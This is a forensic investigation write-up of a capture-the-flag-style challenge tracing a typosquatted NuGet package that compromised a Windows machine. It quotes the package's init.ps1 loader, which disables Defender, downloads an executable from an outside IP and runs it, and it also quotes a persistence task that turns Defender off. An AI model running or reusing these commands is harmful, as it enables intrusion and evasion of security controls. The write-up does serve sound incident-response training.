Nuts Challenge

Task 1:
What action did Alex take to integrate the purported time -saving package into the deployment process? (provide the full command)

First I checked the Security and PowerShell logs but didn't find anything So I went to the PSReadline and found the command

```
Set-ExecutionPolicy -ExecutionPolicy Unrestricted
python -m pip install setuptools
mkjffffffffff
f
cd .\Desktop\
mkdir elastic
cd .\elastic\
$ProgressPreference = 'SilentlyContinue'
Invoke-WebRequest -Uri https://artifacts.elastic.co/downloads/beats/elastic-agent/elastic-agent-8.3.2-windows-x86_64.zip -OutFile elastic-agent-8.3.2-windows-x86_64.zip
nuget
nuget install PublishIgnor --version 1.0.11-beta
nuget install PublishIgnor -Version 1.0.11-beta
./kape.exe --msource C:\ --tdest "\\vmware-host\Shared Folders\yep" --target KapeTriage --zip output
```

Answer: nuget install PublishIgnor -Version 1.0.11-beta

Task 2:
Identify the URL from which the package was downloaded.

I found the link after I answered task 3 and 4

Table: urls


	id	url	title
1	1	https://www.google.com/search?...	who is this guy named a14m? - بحث Google
2	2	https://www.google.com/search?...	github .net website ecommerce project - بحث Google
3	3	https://www.google.com/search?...	am working on this project using .net framework, how can i publich it execlusing all the files used for testing - بحث Google
4	4	https://www.google.com/search?...	am working on this project using .net framework, how can i publich it execlusing all the files used for testing (is there a plugin or packge for that?) - بحث Google
5	5	https://www.google.com/search?...	package for execluing all the testing files in .net framework - بحث Google
6	6	https://www.google.com/search?...	package for execluing all the testing files in .net framework - بحث Google
7	7	https://www.google.com/search?...	What is nuget ? - بحث Google
8	8	https://www.google.com/search?...	nuget package for execluing testing files - بحث Google
9	9	https://www.nuget.org/packages/PublishIgnor/	NuGet Gallery | PublishIgnor 1.0.11-beta

Answer: https://www.nuget.org/packages/PublishIgnor/

Task 3:
Who is the threat actor responsible for publishing the malicious package? (the name of the package publisher)

This is the first task I answered

While checking the Chrome History I found in the URL's table some link
https://www.nuget.org/packages/PublishIgnor/ so I accessed it and found the publisher name



Answer: a14m

Task 4:
When did the attacker initiate the download of the package? Provide the timestamp in UTC format (YYYY -MM-DD HH:MM).

This is the 2nd task I answered

I found in the Administrator folder a folder called PublishIgnor like in website from previous task so I checked the MFT and searched for publish

\Users\Administrator\PublishIgnor.1.0.11-beta	.signature.p7s	.p7s	☐	☐	☐	11533	2024-03-19 18:41:56
\Users\Administrator\PublishIgnor.1.0.11-beta	tools		☑	☐	☐	0	2024-03-19 18:41:56
\Users\Administrator\PublishIgnor.1.0.11-beta\tools	init.ps1	.ps1	☐	☐	☐	522	2024-03-19 18:41:56
\Users\Administrator\PublishIgnor.1.0.11-beta	PublishIgnor.1.0.11-beta.nupkg	.nupkg	☐	☐	☐	14888	2024-03-19 18:41:56

Answer: 2024-03-19 18:41:56

Task 5:
Despite restrictions, the attacker successfully uploaded the malicious file to the official site by altering one key detail. What is the modified package ID of the malicious package?

I found this while checking the .nuget folder inside the publisignor.nuspec

```
<?xml version="1.0" encoding="utf-8"?>
<package xmlns="http://schemas.microsoft.com/packaging/2011/10/nuspec.xsd">
  <metadata>
    <id>PublishIgnor</id>
    <version>1.0.11-beta</version>
    <authors>Sayed Ibrahim Hashimi</authors>
    <owners>Sayed Ibrahim Hashimi</owners>
    <requireLicenseAcceptance>false</requireLicenseAcceptance>
    <licenseUrl>http://www.apache.org/licenses/LICENSE-2.0</licenseUrl>
    <iconUrl>http://mahesilbook.com/images/pkgRestore.png</iconUrl>
    <description>You can use this to make excluding files from web publish simpler.</description>
    <copyright>Copyright 2013 Sayed Ibrahim Hashimi</copyright>
    <language>en-US</language>
    <tags>ASP.NET Web Publish Ignore PublishIgnore</tags>
    <frameworkAssemblies>
      <frameworkAssembly assemblyName="System" targetFramework="" />
    </frameworkAssemblies>
  </metadata>
</package>
```

Answer: PublishIgnor

Task 6:
Which deceptive technique did the attacker employ during the initial access phase to manipulate user perception? (technique n ame)

I cant believe I found this answer after one try with the ChatGPT

I just copied everything I write from task 1 until task 5 and told ChatGPT to read everything from start how I found the answers and to help me find the answer for task 6

For Task 6, it seems like the attacker used some form of social engineering or deception to manipulate the user into believing the malicious package was legitimate. Based on the previous tasks, where the attacker published a package with a slightly altered ID (from "Publishignore" to "Publishignor"), the technique they employed is likely "**Typosquatting.**"

Typosquatting involves creating a malicious package or domain with a name similar to a legitimate one, relying on the fact that users might misspell or misread the name.

In this case, the attacker published a package with a name similar to a legitimate one, tricking users into installing it by exploiting the minor spelling difference.

Answer: Typosquatting

Typosquatting – meaning and definition

Typosquatting is a type of social engineering attack which targets internet users who incorrectly type a URL into their web browser rather than using a search engine. Typically, it involves tricking users into visiting malicious websites with URLs that are common misspellings of legitimate websites. Users may be tricked into entering sensitive details into these fake sites. For organizations victimized by these attackers, these sites can do significant reputational damage.

The 'typo' in typosquatting refers to the small mistakes people can make when typing on a keyboard. Typosquatting is also known as URL hijacking, domain mimicry, sting sites, or fake URLs.

Answer: typosquatting

Task 7:
Determine the full path of the file within the package containing the malicious code.

I found the full path while checking the PowerShell.evtx log and can also be found at the PowerShell Operational logs

```
Engine state is changed from Available to Stopped.

Details:
        NewEngineState=Stopped
        PreviousEngineState=Available

        SequenceNumber=18

        HostName=ConsoleHost
        HostVersion=5.1.17763.1
        HostId=5960197f-c908-4739-908f-ac5f83379360
        HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Command if((Get-ExecutionPolicy ) -ne 'AllSigned') { Set-ExecutionPolicy -Scope Process Bypass
); & 'C:\Users\Administrator\.nuget\packages\publishignor\1.0.11-beta\tools\init.ps1'
        EngineVersion=5.1.17763.1
        RunspaceId=a05324cb-1185-4d63-a529-24a94485a373
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=
```

Answer: C:\Users\Administrator\.nuget\packages\publishignor\1.0.11-beta\tools\init.ps1

Task 8:
When tampering with the system's security settings, what command did the attacker employ?

I checked the init.ps1 script at the path "Administrator\.nuget\packages\publishignor\1.0.11-beta\tools"

```
Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableScanningMappedNetworkDrivesForFullScan $true
Clear-Host
$Path = "$env:ProgramData\Microsoft Visual Studio"
if (-not (Test-Path -Path $Path)) {
    New-Item -Path $Path -ItemType Directory -Force
}
Clear-Host
$ProcName = "uninstall.exe"
Clear-Host
$WebFile = "http://34.95.81.220:8000/$ProcName"
Clear-Host
Invoke-WebRequest -Uri $WebFile -OutFile "$Path\$ProcName"
Clear-Host
Start-Process -FilePath "$Path\$ProcName"
Clear-Host
```

Answer:
Set-MpPreference -DisableRealtimeMonitoring $true

Task 9:
Following the security settings alteration, the attacker downloaded a malicious file to ensure continued access to the system . Provide the SHA1 hash of this file.

After I answered task 11 and I was sure the file was uninstall.exe I navigated to "C \ProgramData\Microsoft\Windows Defender\Support" and then searched on all logs with Notepad++ for the filename

```
Search "uninstall.exe" (8 hits in 1 file of 10 searched)
  C:\Users\Bubble\Desktop\Nuts\C\ProgramData\Microsoft\Windows Defender\Support\MPLog-20231206-044317.log (8 hits)
    Line 6935: 2024-03-19T19:29:57.880Z SDN:Issuing SDN query for \\?\C:\ProgramData\Microsoft Visual Studio\uninstall.exe (\\?\C:\ProgramData\Microsoft Visual Studio\uninstall.exe) (sha1=57b7acf278968eaa53920603c62afd8b305f98bb,
    Line 6936: 2024-03-19T19:33:32.970Z DETECTIONEVENT MPSOURCE_SYSTEM VirTool:Win32/Sliver.D!MTB file:C:\ProgramData\Microsoft Visual Studio\uninstall.exe;process:pid:12120,ProcessStart:133553498161944792;
    Line 6937: 2024-03-19T19:33:32.972Z DETECTION_ADD#2 VirTool:Win32/Sliver.D!MTB file:C:\ProgramData\Microsoft Visual Studio\uninstall.exe PropBag [length: 0, data: (null)]
    Line 6987: Resource Path:C:\ProgramData\Microsoft Visual Studio\uninstall.exe
    Line 6989: Resource Path:C:\ProgramData\Microsoft Visual Studio\uninstall.exe
    Line 7000: Resource Path:C:\ProgramData\Microsoft Visual Studio\uninstall.exe
    Line 7293: 2024-03-20T09:02:10.168Z DETECTION_ADD#2 VirTool:Win32/Sliver.D!MTB file:C:\ProgramData\Microsoft Visual Studio\uninstall.exe PropBag [length: 0, data: (null)]
```

Answer: 57b7acf278968eaa53920603c62afd8b305f98bb

Task 10:
dentify the framework utilised by the malicious file for command and control communication.

Same as task 9, the detection is Sliver

```
2024-03-19T19:33:32.972Z DETECTION_ADD#2 VirTool:Win32/Sliver.D!MTB file:C:\ProgramData\Microsoft Visual Studio\uninstall.exe PropBag [length: 0, data: (null)]
2024-03-19T19:33:32.972Z DETECTION_ADD#2 VirTool:Win32/Sliver.D!MTB process:pid:12120,ProcessStart:133553498161944792 PropBag [length: 0, data: (null)]
```

Answer: Sliver

Task 11:
At what precise moment was the malicious file executed?

I answered this task before task 10 and 9, took me some time to find the SHA 1

When I checked the init.ps1 script, the $ProcName was "uninstall.exe" so I assumed this is the malicious file so I searched it in Prefetch

Executable Name	Run Count	Hash	Size	Version	Last Run
	=		=		=
UNINSTALL.EXE	1	7032A62	31662	Windows …	2024-03-19 19:23:36

Answer: 2024-03-19 19:23:36

Task 12:
The attacker made a mistake and didn't stop all the features of the security measures on the machine. When was the malicious file detected? Provide the timestamp in UTC.

I found it in the same detection from task 10 and 9

```
Search "uninstall.exe" (8 hits in 1 file of 10 searched)
  C:\Users\Bubble\Desktop\Nuts\C\ProgramData\Microsoft\Windows Defender\Support\MPLog-20231206-044317.log (8 hits)
    Line 6935: 2024-03-19T19:29:57.880Z SDN:Issuing SDN query for \\?\C:\ProgramData\Microsoft Visual Studio\uninstall.exe
    Line 6936: 2024-03-19T19:33:32.970Z DETECTIONEVENT MPSOURCE_SYSTEM VirTool:Win32/Sliver.D!MTB file:C:\ProgramData\Micro
    Line 6937: 2024-03-19T19:33:32.972Z DETECTION_ADD#2 VirTool:Win32/Sliver.D!MTB file:C:\ProgramData\Microsoft Visual Stu
```

Answer: 2024-03-19 19:33:32

Task 13:
After establishing a connection with the C2 server, what was the first action taken by the attacker to enumerate the environment? Provide the name of the process.

I found the answer but in a shitty way, while searching for the answer for task 11 I checked the prefetch and saw the whoami process so I assumed this is the enumerate activity

C:\Users\Bubble\Desktop\Nuts\C\Windows\prefetch\WL…	2024-09-13 10:44:11	2024-03-19 1…	2024-09-13 11…	WHOAMI.EXE	2 9D37BAFE 15306 Windows … 2024-03-19 19:24:51

Answer: whoami

Task 14:
To ensure continued access to the compromised machine, the attacker created a scheduled task. What is the name of the created task?

I checked the System32\Tasks and opened all the tasks with Notepad++ and I found a PowerShell.exe command which disable the real time monitor of the defender


```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/ta
  <RegistrationInfo>
    <URI>\MicrosoftSystemDailyUpdates</URI>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <Repetition>
        <Interval>PT5M</Interval>
        <StopAtDurationEnd>true</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2024-03-19T19:24:05Z</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <RunLevel>HighestAvailable</RunLevel>
      <UserId>DESKTOP-2RUAR22\Administrator</UserId>
      <LogonType>InteractiveToken</LogonType>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>PowerShell.exe</Command>
      <Arguments>Set-MpPreference -DisableRealtimeMonitoring \True</Arguments>
    </Exec>
  </Actions>
</Task>
```



Answer: MicrosoftSystemDailyUpdates

Task 15:
When was the scheduled task created? Provide the timestamp in UTC.

Same like task 14, at the same directory I saw the Date modified column

Name	Date modified	Type	Size
Microsoft	3/20/2024 11:58 AM	File folder	
GoogleUpdateTaskMachineCore{A4260899-4CEF-435B-AAE3-364401512E2}	2/28/2024 9:11 AM	File	4 KB
GoogleUpdateTaskMachineUA{B3887319-130B-45C6-8426-1AEDECCEC7AF}	2/28/2024 9:11 AM	File	4 KB
MicrosoftEdgeUpdateTaskMachineCore{22126DC0-F6B3-44A3-9E8C-DAD0C987B80B}	3/16/2024 4:25 AM	File	4 KB
MicrosoftEdgeUpdateTaskMachineUA{E0F0215C-6914-486D-8A00-177EF2AFD836}	3/16/2024 4:25 AM	File	4 KB
MicrosoftSystemDailyUpdates	3/19/2024 12:24 PM	File	4 KB
OneDrive Reporting Task-S-1-5-21-3703689867-555221776-1578950957-500	3/16/2024 4:25 AM	File	4 KB
OneDrive Standalone Update Task-S-1-5-21-3703689867-555221776-1578950957-500	3/16/2024 4:25 AM	File	4 KB

I checked the properties of the file



Then I checked the answer from task 12 which was "2024-03-19 19:33:32" so I assumed the timestamp will be " 19:24:05"

Answer: 2024-03-19 19:24:05

Task 16:
Upon concluding the intrusion, the attacker left behind a specific file on the compromised host. What is the name of this fil e?

I checked the USN Journal and searched for updater.exe, then I saw the Rename value so I took the update timestamp and search ed for it

337930		2024-03-19 19:33:48	Updater.exe	.exe	818	9	1611	1	56489760	RenameNewName
337931		2024-03-19 19:33:48	Updater.exe	.exe	818	9	1611	1	56489848	RenameNewName|Close


Then I saw the another file with the same time

337929		2024-03-19 19:33:48	file.exe	.exe	818	9	1611	1	56489680	RenameOldName

Answer: file.exe

Task 17:
As an anti-forensics measure. The threat actor changed the file name after executing it. What is the new file name?

I found this file inside the ProgramData as "Updater.exe"



Answer: updater.exe

Task 18:
Identify the malware family associated with the file mentioned in the previous question (17).

I checked the hash in Virus Total and found the name in the Community tab

Answer: impala

Task 19:
When was the file dropped onto the system? Provide the timestamp in UTC.

I checked the MFT and searched for updater

File Name	Extension	Is Directory	Has Ads	Is Ads	File Size	Created0x10
					-	-
MicrosoftEdgeWebview2Setup.exe	.exe				1617864	2024-03-16 11:25:54
StandaloneUpdater-2024-03-07.0720.7668.1.odl	.odl				60298	2024-03-07 07:20:05
StandaloneUpdater-2024-03-07.0720.7636.1.odl	.odl				60158	2024-03-07 07:20:05
Updater.exe	.exe				5632	2024-03-19 19:30:04

Answer: 2024-03-19 19:30:04